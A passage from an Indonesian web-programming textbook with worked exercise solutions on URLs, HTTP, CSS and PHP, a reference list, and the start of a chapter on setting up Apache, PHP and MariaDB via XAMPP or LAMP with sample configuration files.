2. Dengan **Kode 4.7**, ramalkan lalu periksa ke mana tautan `../../assets/site.css` mengarah dari halaman `https://ayu-pramesti.github.io/portfolio/profile/`, dan dari `https://ayu-pramesti.github.io/portfolio/`.
3. Perluas audit pada **Kode 4.14** agar melaporkan, untuk setiap halaman, apakah `title`-nya berbeda dari judul semua halaman lain.
4. Cek status pada **Kode 4.20** juga harus menjawab `HEAD /status?bill=B2938&phone=089600001482`. Status dan header apa yang diperlihatkan `curl -I`, dan adakah badannya?

5. Pada Soal 4.6, seorang pelanggan mengirim formulir penitipan, melihat nota di `/orders/B3001`, lalu menekan Back dan kemudian Reload di halaman formulir. Permintaan apa, bila ada, yang dikirim peramban, dan dapatkah nota kedua tercipta?
6. Hitung spesifisitas `#prices tbody tr.express > td:last-child` dan tentukan apakah ia mengalahkan R5 pada **Kode 4.36** untuk sel harga S0002.
7. Sebuah kotak catatan memiliki `width: 50%`, `padding: 5%`, `border: 2px solid` dan `box-sizing: content-box` di dalam wadah selebar 600 piksel. Berapa lebarnya di layar? (Persentase padding diambil dari lebar wadah.)
8. Dengan **Kode 4.42**, apa yang dilihat pelanggan untuk S0002 yang diketik `10` dengan antar? Dan untuk S0003 yang diketik `.5`?
9. Pada **Kode 4.48**, ganti `arsort($prices)` dengan `asort($prices)` dan dengan `krsort($prices)`. Tuliskan baris "Dearest first" yang lalu dicetak (labelnya tetap sama).
10. Berikan dua masukan untuk field telepon pada **Kode 4.52** yang akan diterima pola ceroboh `/08\d{8,11}/` (tanpa `^` dan `$`) tetapi ditolak pola yang sebenarnya.

4.19 Penyelesaian Soal Latihan

1. Berkasnya: `contact/index.html` yang baru (bingkai **Kode 4.1** dengan `title`, `description`, `h1` sendiri dan `main` berisi `<a href="mailto:ayu.pramesti@example.ac.id">`), dan navigasi di keenam berkas HTML yang sudah ada (kelima halaman dan `404.html`) mendapat `<a href="/portfolio/contact/">Contact</a>`. Pada **Kode 4.11**, `REQUIRED` mendapat `"/portfolio/contact"`; baris ringkasannya lalu berbunyi "6 of 6 required URLs reach their page".

2. Dari `…/portfolio/profile/`, direktori saat ini adalah `/portfolio/profile/`; `..` naik ke `/portfolio/`, `..` kedua ke `/`, jadi tautan itu mengarah ke `https://ayu-pramesti.github.io/assets/site.css`, di luar situs. Dari `…/portfolio/`, `..` pertama sudah mencapai `/` dan `..` kedua tidak dapat naik melewati akar, sehingga hasilnya alamat yang sama. `new URL("../../assets/site.css", page).href` mencetak persis keduanya. Tautan relatif yang naik itu rapuh; bentuk berawalan `/portfolio/assets/site.css` benar dari mana pun.

3. Kumpulkan judulnya dalam kamus selama gelung: `m = re.search(r"<title>(.*?)</title>", html)`, `titles[path] = m.group(1) if m else ""`; sesudah gelung, sebuah judul unik bila `list(titles.values()).count(titles[path]) == 1`. Untuk situs ini kelimanya unik: *Home*, *Profile*, *Hometown*, *Local Food* dan *Tourist Places*, masing-masing diikuti `— Ayu Pramesti`.

4. Server bawaan PHP menjalankan skrip untuk `HEAD` seperti untuk `GET`, dan pemeriksaan metode meloloskan `HEAD`, sehingga `curl -I` memperlihatkan `HTTP/1.1 200 OK` dan `Content-Type: text/plain; charset=utf-8`. Tidak ada badan: untuk permintaan `HEAD` server hanya mengirim header dan membuang apa yang dicetak skrip, sebagaimana diwajibkan HTTP [8].

5. Back kembali ke halaman formulir, yang diambil dengan `GET /orders/new`; Reload mengirim GET itu lagi dan menampilkan formulir kosong. Tidak ada POST yang dikirim, jadi tidak mungkin tercipta nota kedua. Seandainya server menjawab POST langsung dengan sebuah halaman, menekan Reload di halaman *itu* akan menawarkan pengiriman ulang POST. Pengalihan 303-lah yang menaruh halaman GET, bukan jawaban POST, ke dalam riwayat.

6. Hitung: `#prices` memberi $a = 1$; `.express` dan *pseudo-class* `:last-child` memberi $b = 2$; `tbody`, `tr` dan `td` memberi $c = 3$. Kombinator `>` tidak dihitung. Jadi (1,2,3) melawan (1,1,0) milik R5: a seri di 1, dan $b = 2 > 1$ yang memutuskan. Aturan baru itu menang untuk sel harga S0002, yang merupakan `td` terakhir di barisnya.

7. Isinya 50% dari 600, yaitu 300 piksel; padding tiap sisi 5% dari 600, yaitu 30 piksel; tiap border 2 piksel. Menurut Persamaan (4.2), $W = 300 + 30 + 30 + 2 + 2 = 364$ piksel.

8. S0002 diketik `10` dengan antar: $n = 100$, $12000 \times 100/10 + 10000 = 120000 + 10000 = 130000$, jadi *Rp 130.000*. S0003 diketik `.5`: polanya menuntut setidaknya satu angka sebelum pemisah, sehingga `toTenths` mengembalikan `null` dan pelanggan melihat *Type a quantity such as 3 or 3,5.*

9. `asort` mengurutkan menurut nilai, termurah dulu, dengan kode terjaga: `Dearest first: S0003 6.000  S0001 8.000  S0002 12.000  S0009 25.000  S0008 35.000  S0011 45.000`. `krsort` mengurutkan menurut kunci, kode tertinggi dulu: `Dearest first: S0011 45.000  S0009 25.000  S0008 35.000  S0003 6.000  S0002 12.000  S0001 8.000`, sama sekali tidak lagi berurutan menurut harga.

10. Tanpa jangkar, pola itu hanya perlu menemukan `08` dan 8 angka *di mana saja*: `+62 08123456789` (kode negara di depan nomor yang sudah diawali 0) dan `081234567890123456` (delapan belas angka, sepuluh mana pun sudah cukup) sama-sama diterima `/08\d{8,11}/` dan ditolak `/^08\d{8,11}$/`, yang menuntut seluruh string yang sudah dibersihkan adalah nomor itu dan tidak ada yang lain.

Daftar Pustaka

[1] G. Pólya, *How to Solve It: A New Aspect of Mathematical Method*, 2nd ed. Princeton, NJ, USA: Princeton University Press, 1957.

[2] D. Stenberg, *Everything curl*. [Online]. Available: https://everything.curl.dev/

[3] Microsoft, *Playwright for Python Documentation*. [Online]. Available: https://playwright.dev/python/

[4] Oracle, "Package com.sun.net.httpserver," *Java SE 21 & JDK 21 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[5] Pallets Projects, *Flask Documentation*, version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[6] W3C, *Web Content Accessibility Guidelines (WCAG) 2.2*, W3C Recommendation, 2023. [Online]. Available: https://www.w3.org/TR/WCAG22/

[7] GitHub, "About GitHub Pages" and "Creating a custom 404 page for your GitHub Pages site," *GitHub Docs*. [Online]. Available: https://docs.github.com/en/pages

[8] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[9] WHATWG, *HTML Living Standard*, Section 13.2, "Parsing HTML documents." [Online]. Available: https://html.spec.whatwg.org/multipage/parsing.html

[10] E. J. Etemad, M. Miyazaki, and T. Atkins Jr., Eds., *CSS Cascading and Inheritance Level 5*, W3C Candidate Recommendation, 2022. [Online]. Available: https://www.w3.org/TR/css-cascade-5/

[11] E. J. Etemad and T. Atkins Jr., Eds., *Selectors Level 4*, W3C Working Draft, Section 17, "Calculating a selector's specificity." [Online]. Available: https://www.w3.org/TR/selectors-4/

[12] D. Goldberg, "What every computer scientist should know about floating-point arithmetic," *ACM Computing Surveys*, vol. 23, no. 1, pp. 5–48, Mar. 1991.

[13] The PHP Documentation Group, "Sorting Arrays," *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/array.sorting.php


[14] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Bab 5
PHP dan MySQL, serta Menjalankan Server

Di akhir bab ini Anda akan mampu mengubah komputer kosong menjadi *web server* (peladen web) yang bekerja, di Windows, macOS, atau Linux, dan mengetahui apa tugas masing-masing dari tiga programnya, berkas mana yang mengaturnya, serta apa yang harus dilakukan bila salah satunya menolak menyala. Anda akan memahami mengapa peladen web melupakan setiap pengunjung dan bagaimana *cookie* dan *session* (sesi) memberinya ingatan. Anda akan membaca tujuh tabel Profitina Laundry sebagai sebuah rancangan, memuat data contoh setahun penuh dengan phpMyAdmin, dan menulis SQL dari nol, dari `CREATE` hingga `GROUP BY` dan transaksi, setiap pernyataan dijalankan terhadap data itu dengan hasil nyatanya di sampingnya. Anda akan menghubungkan PHP ke basis data dengan `mysqli` dan dengan PDO, menulis kode *create-read-update-delete* (CRUD) yang lengkap untuk pelanggan dan tagihan, menyaksikan orang asing menembus halaman masuk hanya dengan mengetik sebelas karakter, lalu menutup pintu itu untuk selamanya. Terakhir, Anda akan menulis kode yang sama dalam Java dan Python dan melihat ketiga bahasa mencetak angka yang sama.

5.1 Posisi Kita Sejauh Ini

Bab 3 memberi Anda bahasa yang berjalan di peladen. Anda sudah bisa menulis program yang keluarannya berupa halaman web, membaca isian pengunjung dari `$_GET` dan `$_POST`, memeriksa setiap kolom, dan melakukan *escape* pada nilai yang masuk ke HTML sehingga tag `<script>` kiriman orang asing ditampilkan sebagai teks, bukan dijalankan. **Gambar 5.1** merangkum bahasa itu sebagaimana keadaannya pada September 2026: PHP 8.5 adalah jalur terbaru, 8.4 masih didukung penuh, sedangkan 8.2 dan 8.3 hanya menerima perbaikan keamanan [1].



Gambar 5.1 PHP sekilas: nama lengkapnya, versi terkini dan versi yang masih didukung per September 2026, serta bab-bab buku ini yang memakainya.

Setiap program di Bab 3 punya satu kelemahan: begitu selesai, semua yang diketahuinya hilang. Itu cukup untuk peragaan, tetapi tidak untuk sebuah usaha, dan Profitina Laundry adalah usaha sungguhan: tiga gerai di Surabaya, empat belas karyawan, 256 pelanggan, dan hampir tiga ribu tagihan dalam setahun.

Pikirkan pertanyaan yang perlu diajukan pemilik usaha. *Tagihan mana di gerai Keputih yang masih menunggu dicuci? Berapa pendapatan Rungkut pada bulan Maret? Siapa yang masih berutang?* Dengan berkas teks, setiap pertanyaan menjadi sebuah program; dengan basis data,

setiap pertanyaan cukup satu kalimat SQL yang dijawab dalam hitungan milidetik. Lagi pula, peladen basis data memang dibuat untuk dua kasir yang menekan **Simpan** pada detik yang sama, sedangkan berkas teks tidak.

Di Bab 3 pula, setiap halaman berdiri sendiri: kasir yang sudah masuk di satu halaman kembali menjadi orang asing di halaman berikutnya.


Bab ini melengkapi empat bagian yang hilang: **peladen yang Anda kendalikan** (Subbab 5.2); **ingatan di antara permintaan** dengan *redirection*, cookie, dan sesi (Subbab 5.3); **basis data beserta bahasanya**, dari apa itu tabel hingga `GROUP BY` dan transaksi (Subbab 5.4 sampai 5.11); serta **sambungan antara PHP dan basis data**, bersama aturan keamanan terpenting dalam pemrograman web (Subbab 5.12 sampai 5.16). Subbab 5.17 sampai 5.19 memperlihatkan pekerjaan yang sama di IIS, dalam Java, dan dalam Python.

> **WAWASAN KUNCI: INTI BAB INI.** Semua yang sebelum bab ini adalah tentang satu permintaan: satu pertanyaan, satu jawaban, lalu hening. Mulai bab ini semuanya tentang *state* (keadaan), yaitu fakta yang hidup lebih lama daripada permintaan yang menciptakannya. Sesi adalah keadaan yang bertahan selama satu kunjungan. Baris basis data adalah keadaan yang bertahan sampai seseorang menghapusnya. Sebagian besar *bug* yang sulit dalam pemrograman web ternyata berasal dari kerancuan di antara keduanya.

5.2 Menjalankan Server

5.2.1 "Web server" adalah tiga program

Ketika orang berkata "saya sudah memasang server", hampir selalu yang dimaksud adalah tiga program terpisah yang dibujuk agar saling bercakap, dan tahu mana yang mana mengubah sore yang habis untuk menatap halaman kosong menjadi perbaikan satu menit. **Gambar 5.2** memperlihatkan ketiganya.



Gambar 5.2 Tiga program di balik setiap halaman dinamis: Apache berbicara HTTP dan melayani berkas, PHP menjalankan berkas `.php` yang diserahkan Apache, dan MySQL atau MariaDB menyimpan data serta menjawab SQL.

> **DEFINISI. Web server** (peladen web) mendengarkan pada sebuah *port* jaringan, menerima permintaan HTTP, dan mengirim jawaban HTTP. Apache salah satunya, Nginx yang lain, IIS milik Microsoft yang ketiga. Sendirian ia hanya melakukan satu hal: menemukan berkas di disk dan mengirim isinya kembali.
>
> **Interpreter bahasa** menjalankan kode Anda; bagi kita itu PHP. Ia bukan peladen dan tidak punya port. Peladen web menyerahkan sebuah berkas kepadanya, ia menjalankan berkas itu, lalu mengembalikan apa pun yang dicetak berkas tersebut.
>
> **Database server** (peladen basis data) adalah program terpisah, pada port-nya sendiri, yang menyimpan data dan menjawab pertanyaan tentang data itu dalam SQL. Bagi kita itu MySQL, atau turunannya, MariaDB. PHP bercakap dengannya lewat sambungan jaringan persis seperti peramban bercakap dengan Apache, dan peramban tidak pernah tahu ia ada.


Dalam satu kalimat: **Apache mengangkat telepon, PHP berpikir, MySQL mengingat.** Halaman yang sama sekali tidak termuat menunjuk ke Apache; halaman kosong atau kode PHP yang terlihat menunjuk ke PHP; "could not connect" atau "access denied" menunjuk ke MySQL. **Tabel 5.1** menambahkan port dan berkas konfigurasi masing-masing program.

Tabel 5.1 Tiga program, tugas masing-masing, port yang didengarkan, dan berkas yang mengaturnya. Hampir setiap masalah pemasangan selesai dengan menyunting salah satu dari tiga berkas di kolom terakhir.

Program	Tugas	Port bawaan	Berkas konfigurasi
Apache `httpd`	berbicara HTTP; mencari berkas; meneruskan berkas `.php` ke PHP	80, dan 443 untuk HTTPS	`httpd.conf`
PHP	menjalankan program Anda	tidak ada	`php.ini`
MySQL / MariaDB	menyimpan data, menjawab SQL	3306	`my.ini` (Windows) atau `my.cnf`

5.2.2 Paket bundel, dan mengapa kita memakainya

Bundle (paket bundel) adalah satu pemasang yang menaruh ketiga program sekaligus, sudah diatur agar saling menemukan; XAMPP, AppServ, WAMP, FoxServ, dan PHPTriad adalah contohnya. Buku ini memakai **XAMPP** (**Gambar 5.3**) dari Apache Friends [2], karena berjalan di Windows, macOS, dan Linux, dan namanya adalah daftar isinya: *cross-platform*, Apache, MariaDB, PHP, Perl.



Gambar 5.3 XAMPP, paket yang dipakai buku ini: satu pemasang untuk Apache, MariaDB, PHP, dan Perl, sudah diatur agar bekerja bersama, beserta versi komponen dalam rilis terbarunya.

Di Linux, ketiga program biasanya dipasang satu per satu dari distribusi, susunan yang disebut **LAMP** (Linux, Apache, MySQL atau MariaDB, PHP). Di macOS Anda dapat memakai XAMPP, Homebrew, atau MAMP. Nama berkasnya berbeda; gagasannya tidak.

> **PERINGATAN: Pasang satu peladen web, bukan dua.** Jika IIS milik Microsoft, Skype, atau Apache kedua sudah mendengarkan port 80, Apache milik XAMPP tidak dapat menyala, dan pesan "Port 80 in use by another application" mudah disalahartikan sebagai "XAMPP rusak". XAMPP tidak rusak; ia hanya sopan. Subbab 5.2.7 menunjukkan cara menemukan program lain itu.

5.2.3 XAMPP di Windows, langkah demi langkah

1. **Unduh** XAMPP untuk Windows dari `https://www.apachefriends.org/` (berkas `.exe` sekitar 150 MB). Per September 2026, rilis terbarunya masih 8.2.12 dari November 2023, dengan PHP 8.2.12 dan MariaDB 10.4.32 [3]. Itu sudah tua: PHP 8.2 kini hanya menerima perbaikan keamanan [1], dan MariaDB 10.4 tidak lagi dipelihara. Untuk belajar, paket ini sepenuhnya memadai, dan setiap program dalam bab ini berjalan di atasnya; untuk peladen yang dapat

dijangkau publik, pasanglah versi terkini satu per satu, seperti dilakukan Subbab 5.2.5 di Linux dan Subbab 5.17 di Windows.

2. **Pasang ke `C:\xampp`**, lokasi bawaannya; peringatan User Account Control hanya meminta Anda menghindari `C:\Program Files`. Komponen yang diperlukan hanya Apache, MySQL, PHP, dan phpMyAdmin.
3. **Buka XAMPP Control Panel**, satu baris per program dengan tombol **Start**, **Admin**, **Config**, dan **Logs**.
4. **Nyalakan Apache, lalu MySQL.** Barisnya berubah hijau dan menampilkan port `80, 443` dan `3306`. Izinkan peringatan *firewall* hanya untuk jaringan privat.
5. **Periksa Apache:** `http://localhost/` menampilkan halaman sambutan XAMPP, yaitu `C:\xampp\htdocs\index.php` yang dilayani Apache dan dijalankan PHP.
6. **Periksa MySQL:** `http://localhost/phpmyadmin/` menampilkan daftar basis data di sebelah kiri.
7. **Jadikan `php` dan `mysql` perintah:** tekan tombol Windows, ketik *environment variables*, buka **Environment Variables...**, sunting **Path** pada *User variables*, lalu tambahkan `C:\xampp\php` dan `C:\xampp\mysql\bin`. Tutup dan buka kembali setiap terminal dan VS Code.
8. **Periksa baris perintah:** `php -v` dan `mysql --version` menjawab seperti di Subbab 5.2.11.

Pengguna MySQL `root` di XAMPP memiliki kata sandi **kosong**: praktis di laptop Anda, tidak dapat diterima di tempat lain. Subbab 5.6.3 membuat pengguna tersendiri untuk aplikasi.

5.2.4 XAMPP di macOS

1. Unduh *XAMPP for OS X*, buka berkas `.dmg`, dan pasang ke *Applications*.
2. Buka **Applications → XAMPP → manager-osx**, lalu pada tab *Manage Servers* nyalakan Apache dan MySQL.
3. Periksa `http://localhost/` dan `http://localhost/phpmyadmin/` seperti di Windows.
4. *Document root*-nya adalah `/Applications/XAMPP/xamppfiles/htdocs`; jadikan PHP milik XAMPP sebagai perintah `php` dengan `echo 'export PATH="/Applications/XAMPP/xamppfiles/bin:$PATH"' >> ~/.zshrc` lalu buka terminal baru.

Dengan Homebrew (`https://brew.sh/`) program yang sama dipasang dengan `brew install php mariadb` dan `brew services start mariadb`, dan peladen bawaan PHP (Subbab 5.2.12) dapat menggantikan Apache.

5.2.5 LAMP di Linux, langkah demi langkah

Di Ubuntu atau Debian, dalam terminal:

```
sudo apt update
sudo apt install apache2 php libapache2-mod-php php-mysql php-sqlite3 php-mbstring
sudo apt install mariadb-server
sudo systemctl enable --now apache2 mariadb
```

Baris-baris itu memperbarui daftar paket; memasang Apache, PHP, modul yang memuat PHP ke dalam Apache, serta ekstensi MySQL dan SQLite; memasang MariaDB; lalu menyalakan kedua peladen sekarang dan pada setiap *boot*.

Kemudian periksa: `http://localhost/` harus menampilkan halaman "It works!" milik Apache (`/var/www/html/index.html`), dan `sudo mariadb` harus membuka *prompt* MariaDB, karena di Ubuntu pengguna basis data `root` masuk lewat `sudo`, bukan kata sandi. Terakhir, izinkan pengguna Anda sendiri menulis ke *document root*:

```
sudo chown -R $USER:$USER /var/www/html
```

Di Fedora gunakan `dnf` dengan paket `httpd php php-mysqlnd mariadb-server`; *document root*-nya sama.

> **WAWASAN KUNCI: WINDOWS, MACOS, LINUX, APA YANG SAMA.** *Document root* berpindah-pindah (`C:\xampp\htdocs`, `/Applications/XAMPP/xamppfiles/htdocs`, `/var/www/html`), cara menyalakan peladen berpindah-pindah (panel kendali, jendela manajer, `systemctl`), begitu pula nama berkas konfigurasinya. Tiga programnya, port-nya, dan alamat `http://localhost/` sama di mana-mana.

5.2.6 Konfigurasi Apache dan *document root*

Di XAMPP untuk Windows, tekan **Config** pada baris Apache dan pilih `httpd.conf`, atau buka `C:\xampp\apache\conf\httpd.conf` di VS Code. Berkas ini adalah teks biasa yang setiap barisnya berupa baris kosong, komentar yang diawali `#`, atau sebuah **direktif**.

> **DEFINISI. Direktif** adalah satu pengaturan dalam berkas konfigurasi Apache, ditulis sebagai nama, spasi, dan nilai: `Listen 80`. Direktif yang hanya berlaku untuk sebagian sistem berkas dibungkus dalam blok yang mirip tag HTML: `<Directory "C:/xampp/htdocs"> ... </Directory>`.

Kode 5.1 mengumpulkan segelintir direktif yang penting sekarang [4].

Kode 5.1 `server/httpd-excerpt.conf`: baris-baris `httpd.conf` XAMPP yang benar-benar akan Anda baca. Di Ubuntu pengaturan yang sama ada di `/etc/apache2/ports.conf` dan `/etc/apache2/sites-available/000-default.conf`.

```
# Baris-baris httpd.conf XAMPP (C:\xampp\apache\conf\httpd.conf) yang penting sekarang.
Listen 80
ServerName localhost:80
DocumentRoot "C:/xampp/htdocs"
<Directory "C:/xampp/htdocs">
    Options Indexes FollowSymLinks Includes ExecCGI
    AllowOverride All
    Require all granted
</Directory>
DirectoryIndex index.php index.html
```

`Listen` adalah port, `ServerName` nama yang dipakai Apache untuk dirinya, `DocumentRoot` folder yang isinya menjadi situs web, `<Directory>` apa yang diizinkan di dalamnya, dan `DirectoryIndex` berkas yang dikirim bila alamat menyebut sebuah folder. Bagian PHP ada di `conf\extra\httpd-xampp.conf`: baris `LoadModule php_module` memuat interpreter ke dalam Apache, dan baris `SetHandler application/x-httpd-php` menyerahkan setiap berkas `.php` kepadanya. Dua baris itulah susunan **Gambar 5.2**: berkas `.php` tidak dikirim apa adanya; yang dikirim adalah apa yang dicetak PHP.

> **PERINGATAN: Apache membaca konfigurasinya sekali, saat menyala.** Menyunting berkas tidak mengubah apa pun sampai Apache dinyalakan ulang: tekan **Stop** lalu **Start** di panel kendali, atau `sudo systemctl restart apache2` di Linux. Jika kemudian Apache menolak menyala, log-nya (tombol **Logs**, atau `/var/log/apache2/error.log`) menyebut berkas dan baris kesalahan Anda.

> **DEFINISI. Document root** adalah satu folder yang dianggap Apache sebagai puncak situs web. Semua yang ada di dalamnya dapat diminta dari jaringan; tidak ada yang di luarnya yang bisa.

Hal ini menciptakan pemetaan yang akan Anda pakai setiap hari, dan **Tabel 5.2** menuliskannya untuk XAMPP di Windows.

Tabel 5.2 *Document root* mengubah sebuah folder menjadi situs web: jalur setelah nama host adalah jalur di dalam folder, dan tidak ada apa pun di luar folder itu yang punya alamat.

Berkas di disk	Alamat di peramban
`C:\xampp\htdocs\hello.php`	`http://localhost/hello.php`
`C:\xampp\htdocs\laundry\index.php`	`http://localhost/laundry/index.php`
`C:\xampp\htdocs\laundry\`	`http://localhost/laundry/` (mengirim `index.php`)
`C:\xampp\php\php.ini`	tidak ada: berada di luar *document root*

Baris terakhir adalah sifat keamanan. Simpan berkas konfigurasi, yang berisi kata sandi, di luar *document root* dan jangkau dari PHP dengan `require __DIR__ . '/../config.php'`: PHP membaca disk secara langsung, dan disk tidak mengenal *document root*.

> **CONTOH:** Anda menyimpan halaman sebagai `C:\xampp\htdocs\profitina\web\customers.php` dan peramban menjawab 404. Selesaikan dengan nalar, jangan menebak. *Document root*-nya `C:\xampp\htdocs`. Buang awalan itu dari jalurnya: `profitina\web\customers.php`. Ubah garis miring terbalik menjadi garis miring biasa: `profitina/web/customers.php`. Taruh `http://localhost/` di depannya: **`http://localhost/profitina/web/customers.php`**. Jika Anda mengetik `http://localhost/customers.php`, yang Anda minta adalah `C:\xampp\htdocs\customers.php`, berkas lain, dan 404 adalah jawaban yang benar.

5.2.7 Port, dan apa yang dilakukan bila 80 sudah terpakai

> **DEFINISI. Port** adalah bilangan 1 sampai 65535 yang membedakan satu program pendengar dari yang lain di mesin yang sama. Dalam `http://localhost:8080/`, bagian `localhost` menyebut mesinnya dan `8080` port-nya. Bila port tidak ditulis, peramban memakai 80 untuk `http://` dan 443 untuk `https://`.

Hanya satu program yang boleh mendengarkan sebuah port. `netstat -ano | findstr :80` di Windows (kolom terakhirnya nomor proses, yang namanya terlihat di Task Manager) atau `sudo lsof -i :80` di Linux dan macOS menunjukkan siapa yang memegang port 80. Hentikan program itu, atau pindahkan Apache dengan `Listen 8080` dan `ServerName localhost:8080` lalu gunakan `http://localhost:8080/`. Untuk port 3306, biang keladinya biasanya MySQL sisa pemasangan lama yang masih berjalan sebagai *service* Windows; hentikan lewat `services.msc`.

5.2.8 `php.ini`, dan melihat kesalahan Anda

Berkas konfigurasi PHP adalah `php.ini`; PHP menyediakan dua titik awal, `php.ini-development` dan `php.ini-production`, dan XAMPP sudah membuatkan satu di `C:\xampp\php`. `php --ini`, atau `phpinfo()` pada baris *Loaded Configuration File*, memberi tahu berkas mana yang sebenarnya dibaca.

Baris yang diawali titik koma adalah komentar. Maka "mengaktifkan ekstensi" tidak lebih dari menghapus titik koma di depan baris seperti `;extension=pdo_mysql`. **Kode 5.2** memperlihatkan pengaturan untuk komputer Anda sendiri.

Kode 5.2 `server/php-development.ini`: pengaturan untuk mesin pengembangan. Setiap masalah ditampilkan di halaman, dan tiga ekstensi basis data yang dibutuhkan bab ini diaktifkan.

```
; php.ini di komputer Anda sendiri: tampilkan setiap masalah di halaman.
display_errors = On
display_startup_errors = On
error_reporting = E_ALL
date.timezone = Asia/Jakarta
extension=mysqli
extension=pdo_mysql
extension=pdo_sqlite
```

Tanpa `date.timezone = Asia/Jakarta`, PHP menganggap UTC dan setiap cap waktu di Surabaya tertinggal tujuh jam dari jam dinding. Tiga baris `extension=` memungkinkan PHP berbicara dengan MySQL (Subbab 5.12 dan 5.14) dan dengan SQLite.

> **PERINGATAN: Di mesin sendiri, tampilkan kesalahan. Di peladen publik, sembunyikan dan catat.** Pesan kesalahan sering memuat jalur berkas, sebaris SQL, nama pengguna basis data, kadang lebih buruk lagi. Bila tercetak untuk orang asing, itu peta sistem Anda. **Kode 5.3** tetap mencatat semuanya; ia hanya menuliskannya di tempat yang bisa Anda baca, bukan pengunjung.


Kode 5.3 `server/php-production.ini`: pengaturan untuk peladen yang dapat dijangkau publik. Kesalahan dicatat ke berkas dan tidak pernah ditampilkan.

```
; php.ini di peladen yang dapat dijangkau publik: catat semuanya, jangan tampilkan apa pun.
display_errors = Off
display_startup_errors = Off
log_errors = On
error_log = "C:/xampp/php/logs/php_error.log"
error_reporting = E_ALL
date.timezone = Asia/Jakarta
```

Tanpa akses ke `php.ini`, `ini_set('display_errors', '1');` dan `error_reporting(E_ALL);` melakukan hal yang sama untuk satu skrip. Nyalakan ulang Apache setelah setiap penyuntingan `php.ini`.

5.2.9 MySQL dan MariaDB

Tekan **Start** di samping MySQL pada XAMPP Control Panel. Yang menyala, saat ini, bukan MySQL itu sendiri melainkan **MariaDB**, dan kedua nama itu layak diurai sejenak (**Gambar 5.4**, **Gambar 5.5**). Keduanya kini mengikuti skema dukungan jangka panjang (LTS): MySQL 8.0 habis masa dukungannya pada April 2026, dan MySQL 8.4 serta 9.7 adalah jalur LTS yang didukung [5]; MariaDB memelihara empat jalur LTS, yaitu 10.11, 11.4, 11.8, dan 12.3 [6].



Gambar 5.4 MySQL: peladen basis data relasional yang bebas dan *open source* di bawah GNU General Public License, milik Oracle, beserta jalur jangka panjang yang didukung per September 2026.

MariaDB
cabang MySQL, 2009

Lisensi	GPL v2
Jalur LTS	12.3, 11.8, 11.4, dan 10.11 (rilis perbaikan Agustus 2026)
Berbicara	protokol MySQL dan SQL yang sama; porta 3306
Dipasang oleh	XAMPP dan sebagian besar distribusi Linux

Gambar 5.5 MariaDB, turunan (*fork*) MySQL yang dimulai tahun 2009 oleh para pengembang asli MySQL. Protokol dan SQL-nya sama, dan inilah yang dipasang XAMPP serta sebagian besar distribusi Linux bila Anda meminta "MySQL"; keempat jalur jangka panjangnya adalah yang dipelihara pada September 2026.

MySQL bebas di bawah GNU General Public License, relasional (Subbab 5.4 menjelaskan kata ini), tersedia di semua platform utama, dan merupakan *peladen yang dijangkau lewat jaringan, tanpa jendela seperti Microsoft Access*. Frasa terakhir itulah yang sering menjebak pemula: MySQL adalah program yang menunggu di port 3306, dan Anda hanya dapat menjangkaunya lewat program lain, yaitu klien `mysql`, phpMyAdmin, atau PHP Anda sendiri. Manual MySQL [7] dan *knowledge base* MariaDB [8] adalah rujukan untuk setiap pernyataan di bab ini; untuk semua yang dipakai di sini, keduanya sepakat.

5.2.10 phpMyAdmin

phpMyAdmin
klien basis data

Ditulis dalam	PHP; dipakai lewat peramban
Terkini	seri 5.2 (5.2.3); XAMPP membawa 5.2.1
Berbicara dengan	MySQL dan MariaDB, seperti program PHP lain
